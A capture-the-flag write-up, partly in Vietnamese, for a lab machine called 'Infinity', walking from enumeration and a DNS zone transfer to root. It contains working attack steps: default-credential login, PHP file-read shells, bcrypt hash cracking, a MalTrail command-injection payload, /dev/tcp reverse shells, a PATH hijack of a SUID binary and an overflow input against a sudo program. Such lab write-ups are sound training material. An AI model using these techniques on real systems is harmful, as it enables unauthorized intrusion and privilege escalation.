👿

Writeup: Infinity

▼ Enumeration

- nmap

```
┌──(p4nk1d㉿kali)-[~/Desktop]
└─$ nmap -p- 192.168.2.19 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 07:52 EDT
Nmap scan report for infinity.insec (192.168.2.19)
Host is up (0.00073s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ca7caec33388b09d35936d132af8ba3d (ECDSA)
|_  256 3f3838131949b002229511eb5c6c7b0a (ED25519)
53/tcp   open  domain          ISC BIND 9.18.18-0ubuntu0.22.04.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.18.18-0ubuntu0.22.04.1-Ubuntu
80/tcp   open  http            nginx 1.24.0
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.24.0
7171/tcp open  drm-production?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 85 and 40?: [infinity.insec] You are a dumb bot!!!
.....
```

- port 7171

```
┌──(p4nk1d㉿kali)-[~/Desktop]
└─$ nc 192.168.2.19 7171
[infinity.insec] Bot checking!!![infinity.insec] What is the sum of 20 and 92?: 112
[infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}
```

- DNS service
    - zonetransfer on infinity.insec

    ```
    ┌──(p4nk1d㉿kali)-[~/Desktop]
    └─$ dig axfr infinity.insec @192.168.2.19

    ; <<>> DiG 9.18.12-1-Debian <<>> axfr infinity.insec @192.168.2.19
    .....
    unk.infinity.insec.     604800  IN      A       127.0.0.1
    infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
    ...
    ```


  ⇒ Tìm thấy two subdomain

    - get all record on unk.infinity.insec


    ```
    ┌──(p4nk1d㉿kali)-[~/Desktop]
    └─$ dig any unk.infinity.insec @192.168.2.19
    .....
    ;unk.infinity.insec.            IN      ANY

    ;; ANSWER SECTION:
    unk.infinity.insec.     604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
    unk.infinity.insec.     604800  IN      NS      ns2.infinity.insec.
    unk.infinity.insec.     604800  IN      NS      ns1.infinity.insec.
    unk.infinity.insec.     3600    IN      TXT     "INF02{74t1Frq4ZlHvGsSKGMxr}"
    ....
    ```

- web on port 80 on subdomain **inffile123.infinity.insec**



  - Sử dụng tài khoản **admin/admin@123** tìm được ở trang wiki của dịch vụ file trên đê




You are logged in

Name	Size	Modified	Perms	Owner	Actions
No data available in table					
Folder is empty					

Tiny File Manager 2.4.3

  - Ngoài ra, ta thấy được dịch vụ này có lỗ hổng RCE.



Tiny File Manager 2.4.6 - Remote Code Execution (RCE)

EDB-ID: 50828

CVE: 2021-45010 2021-40964

Author: FEBIN MON SAJI

Type: WEBAPPS

Platform: PHP

Date: 2022-03-16


EDB Verified: ✕

Exploit:

Vulnerable App:


```
# Exploit Title: Tiny File Manager 2.4.6 - Remote Code Execution (RCE)
# Date: 14/03/2022
# Exploit Author: FEBIN MON SAJI
# Software Link: https://github.com/prasathmani/tinyfilemanager
# Version: Tiny File Manager <= 2.4.6
# Tested on: Ubuntu 20.04
```

  - Một số function đã bị chặn



Warning: system() has been disabled for security reasons in **/var/www/html/data/test0.php** on line **2**


- Sử dụng hàm **scandir** để liệt kê đường dẫn



```
inffile123.infinity.insec/data/test.php?dir=../
```

```
Array ( [0] => . [1] => .. [2] => data [3] => index.php [4] => infinity.txt [5] => translation.json )
```

- Sử dụng hàm **get_file_contents** để đọc file




```
inffile123.infinity.insec/data/test1.php?file=../infinity.txt
```

```
INF03{yqFS5pRY31vYHNJ5FoQW}
```

Foothold

- Ta thu được một số hash password từ file index.php



```
view-source:http://inffile123.infinity.insec/data/test1.php?file=../index.php
```

```
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW',
    'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO',
    'taylor' => '$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW'
);

//set application theme
```

- Crack hash vừa tìm được bằng hashcat

```
┌──(p4nk1d㉿kali)-[~/Desktop]
└─$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt --show
$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW:lekkerding
```

- Dùng mật khẩu vừa crack được để đăng nhập ssh của user taylor


```
┌──(p4nk1d㉿kali)-[~/Desktop]
└─$ ssh taylor@192.168.2.19
taylor@192.168.2.19's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-87-generic x86_64)

 ...
taylor@infinity:~$ cat user.txt
INF04{38vxzg3tQAa7HRNaJbY6}
```

Privilege Escalation

- taylor to brown
    - Tìm thấy dịch vụ MalTrail được chạy internal

```
taylor@infinity:~$ ss -lnt
State              Recv-Q             Send-Q                                                Local Address:Port
LISTEN             0                  4096                                                        0.0.0.0:80
LISTEN             0                  5                                                         127.0.0.1:8338
LISTEN             0                  10                                                       172.18.0.1:53
LISTEN             0                  10                                                       172.18.0.1:53
taylor@infinity:~$ curl 'http://127.0.0.1:8338/' -s | grep maltrail
                <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/blob/master/README.md
                <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/wiki" id="wiki_link"
                <li class="header-li"><a class="header-a" href="https://github.com/stamparm/maltrail/issues/" id="issues_l
taylor@infinity:~$
```



spookier / Maltrail-v0.53-Exploit

Maltrail-v0.53-Exploit

spookier ' /login' added, no longer need to manually target site's login portal c96ea5b 1 hour ago 5 commits

README.md ' /login' added, no longer need to manually target site's login portal 1 hour ago

exploit.py ' /login' added, no longer need to manually target site's login portal 1 hour ago

README.md

Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)

  - MalTrail CVE
  - Khai thác

```
taylor@infinity:~$ curl 'http://127.0.0.1:8338/login' --data 'username=;`echo -n "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEyNy4w
...
taylor@infinity:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 38200
bash: cannot set terminal process group (4576): Inappropriate ioctl for device
bash: no job control in this shell
brown@infinity:/opt/chall5$ ls
CHANGELOG     html                   misc              server.py
CITATION.cff  LICENSE                plugins           thirdparty
core          maltrail.conf          README.md         trails
docker        maltrail-sensor.service  requirements.txt
flag.txt      maltrail-server.service  sensor.py
brown@infinity:/opt/chall5$ cat flag.txt
INF05{laFkXsmCsIwcskSMgMbG}
```

- brown to john
  - suid binary

```
brown@infinity:/opt/chall5$ find / -perm /4000 2>/dev/null
...
/usr/bin/sysinfo
/usr/bin/gpasswd
...
brown@infinity:/opt/chall5$ ls -la /usr/bin/sysinfo
-rwsr-x--- 1 root brown 16168 Jan  6  2022 /usr/bin/sysinfo
brown@infinity:/opt/chall5$ sysinfo
   Reported date: Sun Oct 29 10:55:00 AM UTC 2023
  Reported usser: john

--------------SYSTEM--------------
 Static hostname: infinity
       Icon name: computer-vm
      Machine ID: 5264985bebae4657b0deccae900b824d
         Boot ID: 7fe9541bf4b04d2490899f7280aa9e5d
  Virtualization: oracle
Operating System: Ubuntu 22.04.3 LTS
          Kernel: Linux 5.15.0-87-generic
```

```
    Architecture: x86-64
 Hardware Vendor: innotek GmbH
  Hardware Model: VirtualBox

----------------USER----------------
Username: root (0)
Position: root

Username: ltn0tbug (1000)
Position: ltn0tbug

Username: taylor (1001)
Position: TinyFileManager Administrator

Username: brown (1002)
Position: MalTrail Administrator

Username: john (1003)
Position: Information Asset Manager
```

- Phát hiện `Reported date` có output giống với lệnh `date` ⇒ thử thay đổi luồng hoạt động của lệnh date

  ```
  brown@infinity:/tmp$ cat date
  #!/bin/bash

  /bin/bash -i >& /dev/tcp/127.0.0.1/9002 0>&1
  brown@infinity:/tmp$ chmod +x date
  brown@infinity:/tmp$ PATH=/tmp:$PATH
  brown@infinity:/tmp$ sysinfo
     Reported date:
  .....
  taylor@infinity:~$ nc -lvnp 9002
  Listening on 0.0.0.0 9002
  Connection received on 127.0.0.1 56538
  john@infinity:/tmp$ cd /home/john
  john@infinity:/home/john$ ls
  flag.txt  getinfo.sh
  john@infinity:/home/john$ cat flag.txt
  INF06{m5HJmxlrL25hwuOqUuM6}
  john@infinity:/home/john$
  ```

- john to root flag
  - sudo -l

    ```
    john@infinity:/home/john$ sudo -l
    Matching Defaults entries for john on infinity:
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty
    lo lo
    User john may run the following commands on infinity:
        (ALL) NOPASSWD: /opt/chall7/rootnow

    ...
    john@infinity:/opt/chall7$ ls -la
    ....
    -rwxr-x--- 1 root john 16200 Oct 29 11:39 rootnow
    -rwxr----- 1 root john   411 Oct 29 11:39 rootnow.c
    john@infinity:/home/john$ sudo /opt/chall7/rootnow
    Give me your fun number
    123
    I'm sorry =))
    ```

  - Đưa binary file về và phân tích
  - Khai khác file thực thi

    ```
    john@infinity:/opt/chall7$ echo -ne 'aaaaaaaaaaaaaaaaaaaaaaaaaaaa9\x05\x00\x00' | sudo /opt/chall7/rootnow
    Give me your fun number
    Congrat!!!
    INF07{WkLl0MLwpcXpNeRPpiiG}
    ```